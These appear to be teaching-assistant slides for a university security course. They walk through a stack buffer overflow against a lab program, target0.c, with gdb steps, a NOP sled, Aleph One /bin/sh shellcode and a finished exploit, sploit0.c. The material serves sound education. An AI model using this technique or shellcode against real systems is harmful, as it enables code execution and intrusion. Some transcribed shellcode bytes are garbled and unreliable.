


Exiting from a Function (In Action)

```
mov %ebp, %esp ← (before)  
pop %ebp  
pop %eip
```




Exiting from a Function (In Action)




Exiting from a Function (In Action)

```
mov %ebp, %esp  
pop %ebp  
pop %eip
```

(before)



Exiting from a Function (In Action)



In reality, `ret` and/or the rest of the instructions of the caller might do more here to deallocate args, but we won't worry about that.

2. Using gdb

Similar to what we did in 351, gdb will be your best friend over the next few weeks~~~

→ **Command (e.g. sploito)**

```
cgdb -e sploito -s /bin/target0 -d  
~/targets
```

→ **Setting breakpoints**

- **catch exec** (Break when exec into new process)
- **run** (starts the program)
- **break main** (Setting breakpoint @ main)
- **continue**

Useful gdb commands

- `step [s]`: execute next source code line
 - `next [n]`: step over function
 - `stepi [si]`: execute next assembly instruction
 - `list` : display source code
 - `disassemble [disas]`: disassemble specified function
-

Useful gdb commands (cont.)

- `x` : inspect memory (follow by / and format)
 - 20 words in hex at address: `x/20xw 0xbfffc4`
 - Same as `x/20x`
 - `info register` : inspect current register values
 - `info frame` : info about current stack frame
 - `p` : inspect variable
 - e.g., `p &buf (the pointer)` or `p buf (the value)`
-

Additional tips

- Hardcoding addresses -> Run through gdb first
 - Don't be alarmed by Segfault (you might be on the right track)
 - Using memset & memcpy to construct big buffers
 - [GDB cheatsheet](#)
 - The exploits are in increasing difficulty* -> Plan ahead
 - Backup your exploit files periodically
 - Be a good teammate
-

target0.c



Do you spot a security vulnerability?


No bounds check on input to strcpy()

```
1 include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4
5 #define BUFLLEN 104
6
7 int foo(char *argv[])
8 {
9     char buf[BUFLLEN];
10    strcpy(buf, argv[1]);
11 }
12
13 int main(int argc, char *argv[])
14 {
15     if (argc != 2)
16     {
17         fprintf(stderr, "target0: argc != 2\n");
18         exit(EXIT_FAILURE);
19     }
20     foo(argv);
21     return 0;
22 }
```


Normal execution of targeto


This is the stack frame for `foo()` after executing `strcpy()`, if we pass an input of <104 bytes

Copied input data (orange) fits inside of `buf`




What if we had passed an input of size 112 bytes?

RET and SFP overwritten by strcpy()




Writing the shellcode to buf

If our input buffer starts with the shellcode, it will be copied into `buf` by `strcpy()`.



Overwrite RET

The last 4 bytes of our input will overwrite RET - so in the input buffer, we put the address of the shellcode in the last 4 bytes.



```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4  #include <unistd.h>
5  #include "shellcode.h"
6
7  #define TARGET "/bin/target0"
8
9  int main(void)
10 {
11     char *args[3];
12     char *env[1];
13
14     args[0] = TARGET; args[1] = "hi there"; args[2] = NULL;
15     env[0] = NULL;
16
17     if (0 > execve(TARGET, args, env))
18         perror("execve failed");
19
20     return 0;
21 }
```

sploit0.c

How do we implement this attack?

args[1] will be passed to target0.c, as argv[1].

We'll replace "hi there" with the attack buffer/string.

Demo

Step 1: Figure out how big the buffer should be

Step 2: Place shellcode somewhere in the buffer

Step 3: Overwrite return address to point to the shellcode

Step 1

Let's take a look the buffer and the register information

```
cgdb -e sploit0 -s /bin/target0 -d ~/targets
catch exec
run
break main
continue
s (step, repeat until after strcpy() is executed)
```

```
(gdb) p buf
$1 = "hi there\000\353\375\367\001\000\000\000\000\000\000\000\001\000\000
\000\020\331\377\367&\336\377\377\060\336\377\377\254\346\355\367&\336\377
\377u\243\350\367'\336\377\377\001\000\000\000\000\000\000\000\260\336\377
\377\340\374\373\367\070\203\004\bP\351\376\367h\227\004\bX\336\377\377{\2
05\004\b\002\000\000\000\004\337\377\377\020\337\377\377X\336\377\377"
(gdb) p &buf
$2 = (char (*)[104]) 0xffffddd8
(gdb) info register
eax          0xffffddd8          -8744
ecx          0x0             0
edx          0x9             9
ebx          0xf7fbfff4          -134483980
esp          0xffffddd0          0xffffddd0
ebp          0xffffde40          0xffffde40
esi          0x0             0
edi          0x0             0
eip          0x80484c9          0x80484c9 <foo+29>
eflags      0x246             [ PF ZF IF ]
cs          0x23             35
ss          0x2b             43
ds          0x2b             43
es          0x2b             43
fs          0x0             0
gs          0x63             99
```

Step 1 (cont.)

Suppose instead of "hi there", we have "hi there hi there".

Start of buf now says "hi there hi there"

%ebp is a different address, because input buffer is longer, changing the size of the stack

Important note: Establish your buffer size before overwriting RET with the hardcoded address - the address will change if you change the size!

```
(gdb) p buf
$1 = "hi there hi there\000\000\000\001\000\000\000\020\331\377\367\026\33
6\377\377 \336\377\377\254\346\355\367\026\336\377\377u\243\350\367\027\33
6\377\377\001\000\000\000\000\000\000\000\240\336\377\377\340\374\373\367\
070\203\004\bP\351\376\367h\227\004\bH\336\377\377{\205\004\b\002\000\000\
000\364\336\377\377\000\337\377\377H\336\377\377"
(gdb) p &buf
$2 = (char (*)[104]) 0xffffddc8
(gdb) info registers
eax          0xffffddc8          -8760
ecx          0x0              0
edx          0x12             18
ebx          0xf7fbef4         -134483980
esp          0xffffddc0         0xffffddc0
ebp          0xffffde30         0xffffde30
esi          0x0              0
edi          0x0              0
eip          0x80484c9          0x80484c9 <foo+29>
eflags      0x246             [ PF ZF IF ]
cs          0x23             35
ss          0x2b             43
ds          0x2b             43
es          0x2b             43
fs          0x0              0
gs          0x63             99
```


Step 1 (cont.)

We want to overwrite the return address (RET)

RET is the 4 bytes after SFP

SFP is 4 bytes after local variable

buf is a char array of size 104 bytes, so the buffer need to be at least 112 bytes, to overwrite RET

```
1 include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4
5 #define BUFLen 104
6
7 int foo(char *argv[])
8 {
9     char buf[BUFLen];
10    strcpy(buf, argv[1]);
11 }
12
13 int main(int argc, char *argv[])
14 {
15     if (argc != 2)
16     {
17         fprintf(stderr, "target0: argc != 2\n");
18         exit(EXIT_FAILURE);
19     }
20     foo(argv);
21     return 0;
22 }
```

Step 2

What should we put inside the buffer?

Initialize everything with NOP instruction (0x90)

- “NOP sled”

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4 #include <unistd.h>
5 #include "shellcode.h"
6
7 #define TARGET "/bin/target0"
8
9
10 int main(void)
11 {
12     char *args[3];
13     char *env[1];
14
15     char buf[113];
16     memset(buf, 0x90, sizeof(buf) - 1);
```

Step 2

You can pretty much put the shellcode anywhere inside the buffer, as long as it doesn't interfere with the EIP (It's easier to just put it in front)

Be aware that `strcpy` copies until it sees the null-terminating byte.

```
wenqing@codered:~/splits$ cat shellcode.h
/*
 * Aleph One shellcode.
 */
static char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xb0\x89\xd8\x40xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4 #include <unistd.h>
5 #include "shellcode.h"
6
7 #define TARGET "/bin/target0"
8
9
10 int main(void)
11 {
12     char *args[3];
13     char *env[1];
14
15     char buf[113];
16     // 0x90 is NOP instruction
17     memset(buf, 0x90, sizeof(buf) - 1);
18
19     // write null terminator in the end, so that strcpy stops
    copying here.
20     buf[112] = 0;
21
22     // copy the shellcode into the beginning of the buffer
23     memcpy(buf, shellcode, sizeof(shellcode) - 1);
24 }
```


Step 3


Run code through gdb, figure out where your shellcode is located

Modify buf + 108(the location of RET) to point to the address that your shellcode starts

```
(gdb) p &buf
$2 = (char (*)[104]) 0xffffdd68
```



```
10 int main(void)
11 {
12     char *args[3];
13     char *env[1];
14
15     char buf[113];
16     // 0x90 is NOP instruction
17     memset(buf, 0x90, sizeof(buf) - 1);
18
19     // write null terminator in the end, so that strcpy stops copying here.
20     buf[112] = 0;
21
22     // copy the shellcode into the beginning of the buffer
23     memcpy(buf, shellcode, sizeof(shellcode) - 1);
24
25     // set the EIP to the address of the start of buffer so it will execute
    the shellcode as the next instruction upon returning.
26     *(unsigned int*) (buf + 108) = 0xffffdd68;
27
28     args[0] = TARGET; args[1] = buf; args[2] = NULL;
29     env[0] = NULL;
```



```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4 #include <unistd.h>
5 #include "shellcode.h"
6
7 #define TARGET "/bin/target0"
8
9
10 int main(void)
11 {
12     char *args[3];
13     char *env[1];
14
15     char buf[113];
16     // 0x90 is NOP instruction
17     memset(buf, 0x90, sizeof(buf) - 1);
18
19     // write null terminator in the end, so that strcpy stops copying here.
20     buf[112] = 0;
21
22     // copy the shellcode into the beginning of the buffer
23     memcpy(buf, shellcode, sizeof(shellcode) - 1);
24
25     // set the EIP to the address of the start of buffer so it will execute
the shellcode as the next instruction upon returning.
26     *(unsigned int*) (buf + 108) = 0xffffdd68;
27
28     args[0] = TARGET; args[1] = buf; args[2] = NULL;
29     env[0] = NULL;
30
31     if (0 > execve(TARGET, args, env))
32         perror("execve failed");
33
34     return 0;
35 }
36
```

Exploit 0 (Solved)

Make sure you run gdb and figure out what the actual address should be

```
